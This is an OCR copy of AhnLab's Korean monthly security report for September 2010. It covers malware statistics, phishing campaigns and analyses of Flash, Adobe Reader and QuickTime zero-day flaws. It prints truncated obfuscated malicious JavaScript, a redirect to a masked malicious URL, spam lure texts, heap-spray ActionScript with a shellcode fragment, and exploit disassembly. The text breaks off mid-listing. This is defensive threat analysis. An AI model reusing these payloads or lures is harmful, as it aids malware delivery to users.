ASEC REPORT

안철수연구소에서 발행하는 월간 보안 보고서

Vol. 09

안철수연구소

목 차

이달의 보안 동향

악성코드 동향 1
악성코드 통계 1
악성코드 이슈 2

시큐리티 동향 5
시큐리티 통계 5
시큐리티 이슈 5

웹 보안 동향 8
웹 보안 통계 8
웹 보안 이슈 9

3분기 보안 동향

악성코드 동향 11
악성코드 통계 11
악성코드 이슈 12

시큐리티 동향 14
시큐리티 통계 14
시큐리티 이슈 14

웹 보안 동향 15
웹 보안 통계 15
웹 보안 이슈 16

해외 보안 동향

중국 3분기 악성코드 동향 18
일본 3분기 악성코드 동향 19
세계 3분기 악성코드 동향 21

칼 럼

중국산 시작페이지
고정형 악성코드의 배포 방법 및 예방법 22

Ⅰ. 이달의 보안 동향

1. 악성코드 동향


악성코드 통계

2010년 9월 악성코드 통계현황은 다음과 같다.

순위	등락	악성코드명	건수	비율
1	↑ 3	JS/Iframe	755,422	22.1%
2	↑ 3	JS/Exploit	434,784	12.7%
3	↓ 2	TextImage/Autorun	409,736	12%
4	↓ 1	Win32/Induc	259,111	7.6%
5	New	Win-Trojan/Spack3.Gen	162,593	4.8%
6	↑ 4	JS/Cve-2010-0806	138,966	4.1%
7	↑ 2	Win32/Parite	132,124	3.9%
8	New	HTML/IFrame	113,302	3.3%
9	New	Win32/Olala.worm.57344	108,406	3.2%
10	New	Win-Trojan/WebSide.Gen	103,931	3%
11	New	Win-Trojan/Winsoft.Gen	102,233	3%
12	New	Win-Trojan/Overtls2.Gen	100,037	2.9%
13	↓ 2	Win32/Conficker.worm.Gen	87,310	2.6%
14	New	JS/Obfuscated	81,382	2.4%
15	↓ 2	Win-Trojan/Securisk	79,166	2.3%
16	New	HTML/Agent	72,755	2.1%
17	↓ 10	Win-Trojan/Spack.Gen	71,674	2.1%
18	↓ 6	Win32/Virut.B	70,251	2.1%
19	New	JS/Downloader	68,998	2%
20	↓ 6	Win32/Virut	66,137	1.9%
			3,418,318	100%

[표 1-1] 악성코드 감염보고 Top 20

2010년 9월의 악성코드 감염 보고는 JS/Iframe이 1위를 차지하고 있으며, JS/Exploit과 TextImage/Autorun가 각각 2위와 3위를 차지 하였다. 신규로 Top20에 진입한 악성코드는 총8건이다.



AhnLab Policy Center 4.0


아래 표는 악성코드의 주요 동향을 파악하기 위하여, 악성코드별 변종을 종합한 악성코드 대표진단명 감염보고 Top200이다.

순위	등락	악성코드명	건수	비율
1	↑ 1	Win-Trojan/Onlinegamehack	757,919	12.5%
2	↑ 10	JS/Iframe	755,422	12.4%
3	↓ 2	Win-Trojan/Agent	685,258	11.3%
4	↓ 1	Win-Trojan/Downloader	561,487	9.3%
5	↑ 8	JS/Exploit	434,784	7.2%
6	↓ 1	TextImage/Autorun	409,907	6.8%
7	↑ 1	Win32/Autorun.worm	260,968	4.3%
8	↑ 3	Win32/Induc	259,461	4.3%
9	–	Win32/Conficker	256,714	4.2%
10	–	Win32/Virut	252,367	4.2%
11	↓ 7	Win-Trojan/Overtls	182,773	3%
12	New	Win-Trojan/Spack3	162,593	2.7%
13	↑ 1	Dropper/Malware	159,605	2.6%
14	↑ 3	Win32/Kido	145,007	2.4%
15	New	JS/Cve-2010-0806	138,966	2.3%
16	New	Win-Adware/KorAdware	137,258	2.3%
17	↓ 1	Dropper/OnlineGameHack	134,072	2.2%
18	↑ 1	Win32/Parite	133,420	2.2%
19	New	Win-Trojan/Adload	128,837	2.1%
20	New	HTML/Iframe	113,302	1.9%
			6,070,120	100%

[표 1-2] 악성코드 대표진단명 감염보고 Top 20


2010년 9월의 감염보고 건수는 Win-Trojan/Onlinegamehack이 총 757,919건으로 Top20중 12.5%의 비율로 1위를 차지하고 있으며, Win-JS/Iframe이 755,422건으로 2위, Win-Trojan/Agent가 685,258건으로 3위를 차지 하였다.

아래 차트는 고객으로부터 감염이 보고된 악성코드 유형별 비율이다.




[그림 1-1] 악성코드 유형별 감염보고 비율

2010년 9 월의 감염보고 건수는 악성코드 유형별로 감염보고건수 비율은 트로잔(TROJAN)류가 44.9%로 가장 많은 비율을 차지하고, 스크립트(SCRIPT)가 17.3%, 웜(WORM)가 11.3%의 비율을 각각 차지하고 있다.



[그림 1-2] 악성코드 유형별 감염보고 전월 비교

악성코드 유형별 감염보고 비율을 전월과 비교하면, 스크립트, 웜, 바이러스(VIRUS)가 전월에 비해 증가세를 보이고 있는 반면 트로잔, 애드웨어(ADWARE), 드롭퍼(DROPPER), 다운로더(DOWNLOADER), 스파이웨어(SPYWARE)는 전월에 비해 감소한 것을 볼 수 있다. 애프케어(AP-PCARE)계열들은 전월 수준을 유지하였다.



[그림 1-3] 악성코드 월별 감염보고 건수

9월의 악성코드 월별 감염보고 건수는 12,133,061건으로 8월의 악성코드 월별 감염 보고건수 12,531,319건에 비해 398,258건이 감소하였다.


AhnLab V3 MSS

아래 표는 9월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top200이다.

순위	악성코드명	건수	비율
1	Win32/Korlab.worm.237568	50,335	12.4 %
2	Win-Trojan/Downloader.73728.FP	47,260	11.7 %
3	Win-Trojan/Patched.BQ	44,831	11.1 %
4	Win-Trojan/Agent.49152.BSG	38,599	9.5 %
5	Win-Adware/KorAdware.259072.B	27,614	6.8 %
6	Win-Trojan/Downloader.1553408	23,296	5.7 %
7	Win-Trojan/Downloader.57344.JN	22,682	5.6 %
8	Win-Trojan/Agent.366768	21,233	5.2 %
9	Win-Adware/KorAdware.259072	19,294	4.8 %
10	Win-Adware/BHO.KorAdware.443392.B	16,405	4 %
11	Win-Adware/Shortcut.349184	14,469	3.6 %
12	Win-Trojan/Adload.776192.E	12,968	3.2 %
13	Win-Trojan/Onlinegamehack.45056.BE	11,808	2.9 %
14	Win-Trojan/Downloader.24576.AHW	9,610	2.4 %
15	Win-Trojan/Agent.210944.AF	8,976	2.2 %
16	Win-Adware/Shortcut.KorAd.50651	8,390	2.1 %
17	Win-Trojan/Downloader.410134	7,377	1.8 %
18	Win-Trojan/Onlinegamehack.118272.K	6,859	1.7 %
19	Win-Trojan/Ldpinch.276992.D	6,717	1.7 %
20	Dropper/Malware.10752.S	6,663	1.6 %
		405,386	100 %

[표 1-3] 신종 악성코드 감염보고 Top 20

9월의 신종 악성코드 감염 보고의 Top 20은 Win32/Korlab.worm.237568가 50,335건으로 전체 12.4%를 차지하여 1위를 차지하였으며, Win-Trojan/Downloader.73728.FP가 47,260건 2위를 차지하였다.




[그림 1-4] 신종 악성코드 유형별 분포

9월의 신종 악성코드 유형별 분포는 트로잔이 74%로 1위를 차지하였다. 그 뒤를 이어 애드웨어가 15%, 웜이 7%를 각각 차지하였다.

악성코드 이슈

해킹된 트위터(twitter) 계정을 통해 전파되는 가짜 트윗덱(TweetDeck) update 악성코드

트위터(twitter) 클라이언트 어플리케이션으로 유명한 "TweetDeck" 업데이트 파일로 위장하여 전파되는 악성코드가 발견되었다.




[그림 1-5] 트윗덱

트위터가 인증관련 부분에 업데이트를 진행함에 따라, 몇몇 Third-party 어플리케이션들이 제대로 동작되지 않는 현상이 발견되었다.

트윗덱 어플리케이션도 이와 같은 문제가 생겼으며 이 점을 악성코드 제작자가 악용하여 트윗덱을 업데이트 하라는 내용으로 가장하여 악성코드를 유포하였다.

"tweetdeck-08302010-update.exe" 란 파일명을 사용하는 이 악성코드는 다수의 해킹된 트위터 ID를 통해 아래와 같은 내용들로 트윗되어 전파되었다.

1. TweetDeck will work until tomorrow, udate now! http://alturl.com/xxx
2. Download TweetDeck udate ASAP! http://alturl.com/xxx
3. Update TweetDeck! http://alturl.com/xxx
4. Hurry up for tweetdeck update! http://alturl.com/xxx
5. Sorry for offtopic, but it is a critical TweetDeck update. It won't work tomorrow http://alturl.com/xxx



[그림 1-6] 트윗을 통해 전파되는 악성코드 유포 단축링크

위 트윗을 보낸 해킹된 계정들은 트위터에서 조사하여 패스워드 리셋 안내메일을 발송하였으며, 만약 twitter 에서 해당 메일을 받았다면 자신의 계정이 해킹당한 것이니 반드시 패스워드를 초기화 할 것을 권한다.

트윗덱 제작사는 이 사건에 대해, 공식 업데이트는 http://www.tweet-deck.com/desktop/ 에서만 제공하므로, 다른 경로를 통해 받은 파일들을 함부로 실행하지 말것을 권하고 있다.

악성 html 파일을 첨부한 스팸메일

아래와 같은 메일 제목으로 악성 html 파일을 첨부한 스팸메일이 발견되었다.

report

Delivery Status Notifica

상기 제목의 스팸메일에 첨부된 악성 html 파일은 아래 그림 1과 같이 악성코드 제작자에 의해 특정 패턴으로 인코딩 되어 있다.


```
<script language="JavaScript" type="text/javas
    function bn6s(mOga) {
        var
        lpr5, co7a = "",
            idmu, s1d5 = "goac>tep \":/;iv=b-n
            os9w, yvsg = s1d5.length;
        eval(unescape("%66un%63ti%6Fn b%7677%2
        for (os9w = 0; os9w < mOga.length; os9
            idmu = mOga.charAt(os9w);
            lpr5 = s1d5.indexOf(idmu);
            if (lpr5 > -1) {
                lpr5 -= (os9w + 1) % yvsg;
                if (lpr5 < 0) {
                    lpr5 += yvsg;
                }
                bv77(s1d5.charAt(lpr5));
            } else {
                bv77(idmu);
            }
        }
        eval(unescape("%64oc%75me%6Et.w%72it%6
    }
    bn6s("gs\"\"pvliv-snops<o0\"mi;lrb>>g<-tp.
</script>
<noscript>
    To display this page you need a browser th
</noscript>
```

[그림 1-7] 인코딩된 악성 html 파일

인코딩된 악성 html 파일을 디코딩하면 아래와 같이 악성 URL로 리디렉션하는 코드가 나오게 된다.

〈meta http-equiv=" refresh" content=" 0;url=hxxp://XXXXXXXXXXXXX/x.html〉

최종적으로 아래 그림과 같은 악성코드 유포 사이트로 연결이 되게 되며 사용자의 시스템을 스캔하는 듯 현혹하기 위해 미리 만들어 둔 플래시 파일이 실행되게 된다. 사용자에게 시스템이 감염되었다는 경고 메세지 창과 함께 파일을 다운로드 받아 실행하도록 유도한다.



[그림1-8] 악성코드 유포 사이트

악성파일을 첨부하여 발송되는 스팸메일로부터의 피해를 예방하기 위해서는 스팸메일에 첨부된 불분명한 파일이 존재 할 경우 최신 엔진으로 업데이트 된 백신으로 검사하거나 백신업체로 신고하도록 한다. 또한 발신인이 불분명한 메일은 가급적 열람하지 않도록 한다.

Here you have 라는 제목을 갖는 메일로 확산된 악성코드

9월초 주로 북미지역을 중심으로 'Here you have ' 라는 메일제목의 악성코드가 첨부된 메일이 전세계에 확산이 되었다. 안철수연구소는 해당 악성코드를 Win32/Swisyn.worm.290816 로 명명 하였다. 해당 악성코드는 다음과 같은 메일 형태로 전파가 되었다.

Subject: *Here you have* or *Just For you*
Body:

Hello:

This is The Document I told you about,you can find it Here.
http://www.sharedocuments.com/library/PDF_Document21.025542010.pdf
Please check it and reply as soon as possible.
Cheers,

or

Hello:

This is The Free Dowload Sex Movies,you can find it Here.
http://www.sharemovies.com/library/SEX21.025542010.wmv
Enjoy Your Time.
Cheers.

[그림1-9] 어플리케이션 구동화면

해당 악성코드의 또 다른 변형은 2010년 8월초에 다음과 같은 진단명으로 Win32/Autorun.worm.44032.G 보고 되기도 하였다. 해당 악성코드들은 진단명에서도 알 수 있듯이 USB 메모리 스틱과 같은 이동식 디스크에도 자신을 전파한다. 실행 후 로컬 디스크의 다수의 자신의 복사본을 생성하는데 특히 윈도우 폴더에 다음의 파일명으로 Win32/Swisyn.worm.290816을 생성한다.

CREATE	c:₩windows₩csrss.exe
MODIFY	c:₩windows₩csrss.exe

[그림1-9] 어플리케이션 구동화면


Win32/Autorun.worm.44032.G 은 svchost.exe 란 파일명을 생성한다. 두 파일명 모두 윈도우 시스템 파일명들과 동일하지만 그 위치는 정상 윈도우 시스템 폴더 (일반적으로 C:₩windows₩system32)가 아니다. 일반적으로 악성코드는 사용자에게 혼란을 주려고 윈도우 정상 시스템 파일명인 것처럼 가장하거나 폴더 위치를 속이는 경우가 있는데 해당 악성코드가 그런 증상을 보인다.

이후 악성코드가 하는 악의적인 증상은 특정 호스트에 업로드된 파일을 다운로드 한다. 해당 파일들은 모두 공개 소프트웨어로 웹 브라우저, 윈도우등의 비밀번호를 알아내는 프로그램이다. 또한 해당 악성코드는 내부적으로 가지고 있는 문자열과 비교하여 안티 바이러스와 같은 보안 프로그램의 서비스를 강제로 종료하기도 한다.

다시 돌아온 ARP Spoofing 악성코드

2007년, 2008년 국내에 다수 피해를 입혔던 ARP Spoofing 을 일으키는 악성코드가 9월 내내 피해를 주고 있다. 이번에도 어김없이 알려진 웹 브라우저 보안 취약점을 통해서 감염이 이루어진다. 또한 온라인 게임의 사용자 계정을 탈취 하는 악성코드도 함께 설치 된다.

공격과 감염은 다음과 같은 순서로 이루어진다.



[그림1-11] ARP Spoofing 관련 악성코드 공격 및 감염 관계도

먼저 보안이 취약한 웹 사이트는 공격자에 의해서 SQL Injection 공격을 받아 웹 페이지내에 악의적인 스크립트 파일이 심어지거나 정상적인 웹 페이지 내에 특정 호스트로 리다이렉션 되는 IFrame Injected 가 이루어진다. 그리고 [그림3]처럼 웹 브라이저에 대한 보안 취약점을 가진 사용자가 해당 사이트에 방문을 하면 1번 ~ 6번 순서대로 악성코드에 감염되고 ARP Spoofing 공격을 실행하게 된다. 이렇게 되면 이후 같은 Subnetwork 에 있는 사용자들이 문제의 취약한 웹 사이트를 방문하지 않아도 ARP Spoofing 공격에 의해서 1번 ~ 6번의 과정을 거쳐 자신도 ARP Spoofing 공격자가 되어 버린다.

클라이언트 측에서 대응하는 방법은 제일 먼저 자신이 사용하는 웹 브라우저에 대하여 최신 보안 업데이트를 적용하는 것이다. 물론 근본적으로는 웹 사이트 관리자들이 자신이 관리하는 웹 사이트에 대한 보안점검을 매일 하고 취약점을 제거하는 것이 옳다. 사용자는 웹 브라우저를 항상 최신으로 유지하며 최소한 안티 바이러스를 사용하여 발생 할 수 있는 위협을 최소한으로 줄이는데 있다. 또한 통합보안 제품들은 침입탐지 및 방화벽 기능으로 알려진 ARP Spoofing 공격에 대한 방어도 차단함으로 이러한 제품을 사용하는 것이 바람직하다.

아이폰(iPhone) 탈옥툴을 위장한 악성코드

애플(apple)의 스마트폰인 아이폰(iPhone) 전용 탈옥툴(JailBreak)을 위장한 악성코드가 등장했다.

[그림 1-12] 아이폰용 탈옥툴을 위장한 악성코드 배포 사이트


[그림 1-12]와 같이 특정 웹페이지를 개설 해 놓고 마치 아이폰 용 Jail-Break 인것 처럼 악성코드를 배포 하였다. JailBreak은 애플의 앱스토어를 통하지 않고 직접 다양한 프로그램의 설치를 가능하게 해 주기 때문에 많은 사용자들이 사용하고 있다. 이런 JailBreak 툴들은 아이폰의 취약점을 이용하여 설치가 되기 때문에 애플에서 iOS를 업데이트 할 때 마다 다시 설치 하여야 한다. 아직 iOS 4.1버전을 위한 탈옥툴이 공개되지 않았기 때문에 수 많은 사용자들이 새롭게 발표된 아이폰용 탈옥툴로 착각하고 직접 악성코드를 다운로드 하고 설치했다. 또한 대표적인 P2P 서비스인 Torrent를 통해서도 해당 악성코드가 배포되어 더 많은 사용자들에게 피해를 주었다. 해당 악성코드가 실행되면 사용자의 개인 정보를 외부로 유출하는 기능을 수행한다. 이처럼 누구나 관심을 가지고 또 필요로 하는 주제를 이용하여 악성코드를 배포하는 사례는 앞으로도 꾸준히 늘어날 것으로 예상된다.

2. 시큐리티 동향

시큐리티 통계

9월 마이크로소프트 보안 업데이트 현황

마이크로소프트사로부터 발표된 이번 달 보안 업데이트는 총 9건이다.




[그림 2-1] 공격 대상 기준 별 MS 보안 업데이트

위험도	취약점	POC
긴급	MS10-061 Vulnerability in Print Spooler Service Could Allow Remote Code Execution	유
긴급	MS10-062 Vulnerability in MPEG-4 Codec Could Allow Remote Code Execution	유
긴급	MS10-063 Vulnerability in Unicode Scripts Processor Could Allow Remote Code Execution	무
긴급	MS10-064 Vulnerability in Microsoft Outlook Could Allow Remote Code Execution	무
중요	MS10-065 Vulnerabilities in Microsoft Internet Information Services (IIS) Could Allow Remote Code Execution	유

[표 2-1] 2010년 9월 주요 MS 보안 업데이트

이번 달은 다수의 원격 취약점에 대한 업데이트를 포함하여, 시스템 4건, IE 0건, 오피스 3건, 어플리케이션 1건, 서버 1건에 대한 업데이트가 진행되었다. 특히, 공격 코드가 공개되어 있는 Print Spooler Service(MS10-061) 취약점이나 MPEG-4 Codec(MS10-062) 취약점은 웜/악성코드 또는 자동화 공격 도구에 의해 공격받을 수 있으므로 특히 조심해야 한다.

악성코드 침해 웹사이트 현황



[그림 2-2] 월별 침해 사이트 통계


[그림 2-2]는 월별 악성코드 침해 사이트 현황을 나타낸 그래프로, 전월에 비해 침해 사이트가 다소 감소하였다. 하지만 ARP Spoofing과 결합된 Onlinegamehack이 침해 사이트를 통해서 유포 되면 서 전월에 비해 상당한 피해건수가 접수되었다.

시큐리티 이슈

Adobe사의 Flash 취약점(CVE-2010-2884)

제로데이로 발표된 Flash 취약점은 현재 악성코드로 배포되고 있으며, 현재는 Adobe사를 통해 패치가 이루어진 상태이다.

현재 배포되고 있는 악성 Flash 파일은 실행 시 동적으로 2개의 SWF 파일을 생성/실행한다. 이 중 하나의 SWF 파일 안에는 취약점을 발생시키는 코드가 포함되어 있으며, 실제 악의적인 행위는 악성 Flash 파일의 본체에 포함되어 있다. 이 본체에 포함되어 있는 ActionScript 코드는 기존의 Heap-Spray 방식으로 쉘코드를 생성하며 취약점 발생 후 실행하도록 설계되어 있다.




[그림 2-3] 악성 Flash 파일 전체 구조

악성 Flash 파일 전체 구조 중 쉘코드 부분을 살펴보면 다음과 같다.

```
-   Action Script -
 42  getlocal       1
 44  pushint        336860180     // 0x14141414
 46  callpropvoid   writeInt (1)
 49  nop
 50  getlocal       3
          .... (중간생략)...
 64  pushdouble     2425393296    // 0x90909090
 66  callpropvoid   writeInt (1)
 69  getlocal       1
 71  pushdouble     2425393296    // 0x90909090
 73  callpropvoid   writeInt (1)
 76  pushstring     "0c0c9090eb105b4b33c966b92d0480340be2e2faeb05e8ebffffff0b55....(중간생략).......2E3E2"
```

[그림 2-4] 쉘코드가 존재하는 Action Script

이 쉘코드는 악성 Flash가 동작하면서 Heap 메모리에 저장하고 취약점을 이용하여 쉘코드를 실행하게 된다.




[그림 2-5] Flash10i.ocx에서 쉘코드 위치로 점프하는 부분

이 취약점은 nextname[1] 명령어 부분에서 문제가 발생한다.

이 취약점은 Flash 파일 뿐만 아니라 취약한 swf 파일을 브라우저를 통해서 로딩하는 방식을 사용하여 기존의 Heap-Srpay 코드와 결합하여 웹 취약점 공격으로도 이용될 수 있으며 PC 뿐 아니라 안드로이드에도 영향을 끼친다.

Adobe Acrobat Reader 0-Day 취약점(CVE-2010-2883)

최근 들어 PDF 관련 취약점이 자주 발생하고 있다. 이번 취약점도 전에 발표된 취약점과 비슷한 Font 관련 부분에서 문제점이 발생했다. 이번 해당 취약점은 TrueType Font(CoolType.dll)에서 문제가 발생하여 스택 오버플로우가 발생한다. 이 취약점을 이용한 악성 PDF 파일 분석 결과는 다음과 같다.



[그림 2-6] 악성 취약점 PDF 파일 전체 구성


악성 PDF 파일은 다수의 동일한 Font 파일을 내부에 가지고 있으며, 이 Font 중 특정 Font 파일의 오브젝트를 해제하면 Truetype font 파일(ttf)을 얻을 수가 있다.

```
/FontName /CookieCutter
/StemV 107
/FontFile2 97 0 R
/Ascent 799
/Flags 4
/Descent 0
/ItalicAngle 0
/MissingWidth 500
/FontBBox [46 0 720 799]
/Type /FontDescriptor
/CapHeight 799
>>
endobj
97 0 obj
<<
/Filter /FlateDecode
/Length 39748
/Length1 65932
>>
stream
```

[그림 2-7] 97번 오브젝트를 압축 해제한 부분

FontTable "SING(Smart INdependent Glyphlets) 테이블 중 Unique Name 필드를 파싱하는 과정에서 문제점이 발생하다. 문제가 발생되는 테이블 구조는 다음과 같다.

| Tag : "SING" | Checksum | Offset | Length |



[그림 2-8] SING Table & StackOverflow

1. Get the name of the next property when iterating over an object

이 취약점은 현재 보안 패치가 이루어진 상태이며, 보안 패치를 적용하지 않은 사용자는 보안 패치를 통해 외부의 공격을 차단하는 것이 좋다.

Apple QuickTime 제로데이 취약점

이 취약점은 Apple QuickTime에서 발생하는 문제로 QTPlugin.ocx파일이 설치되어 있을 경우 문제가 발생한다. 최근 iPhone 사용자의 증가로 iTunes 설치 시에 QuickTime도 같이 설치 되는 경우가 있어 취약점이 다소 영향이 있다. 취약점을 살펴보면 QuickTime Object 생성시에 PARAM으로 넘기는 _Marshaled_pUnk 변수를 조작하여 특정 CALL의 흐름을 변경할 수 있다.

취약점이 발생되는 흐름은 다음과 같다.

```
02682C2E   57            PUSH   EDI = "219024654"
02682C2F   E8 DCE6FFFF   CALL   QTPlugin.02681310 ** 헥사값으로 변환한 결과, EAX = 0D0E0D0E
02682C34   83C4 04       ADD    ESP, 4
02682C37   8D8E B8130000 LEA    ECX, DWORD PTR [ESI+13B8]
02682C3D   51            PUSH   ECX
02682C3E   68 70FC6A02   PUSH   QTPlugin.026AFC70
02682C43   50            PUSH   EAX
02682C44   FF15 CCD36A02 CALL   DWORD PTR [<&ole32.CoGetInterfaceAndReleaseStream>]   ; ole32.CoGetInterfaceAndReleaseStream
```

[그림 2-9] Value 값이 Hex값으로 변환되어 값을 얻는 부분

_Marshaled_pUnk 변수를 통해 전달된 값은 헥사값으로 변경되어 저장된다.

```
769BD82E   53            PUSH   EBX                          ASCII "_Marshaled_pUnk"
769BD82F   8D45 A4       LEA    EAX, DWORD PTR [EBP-5C]
769BD832   50            PUSH   EAX
769BD833   56            PUSH   ESI                          0D0E0D0E
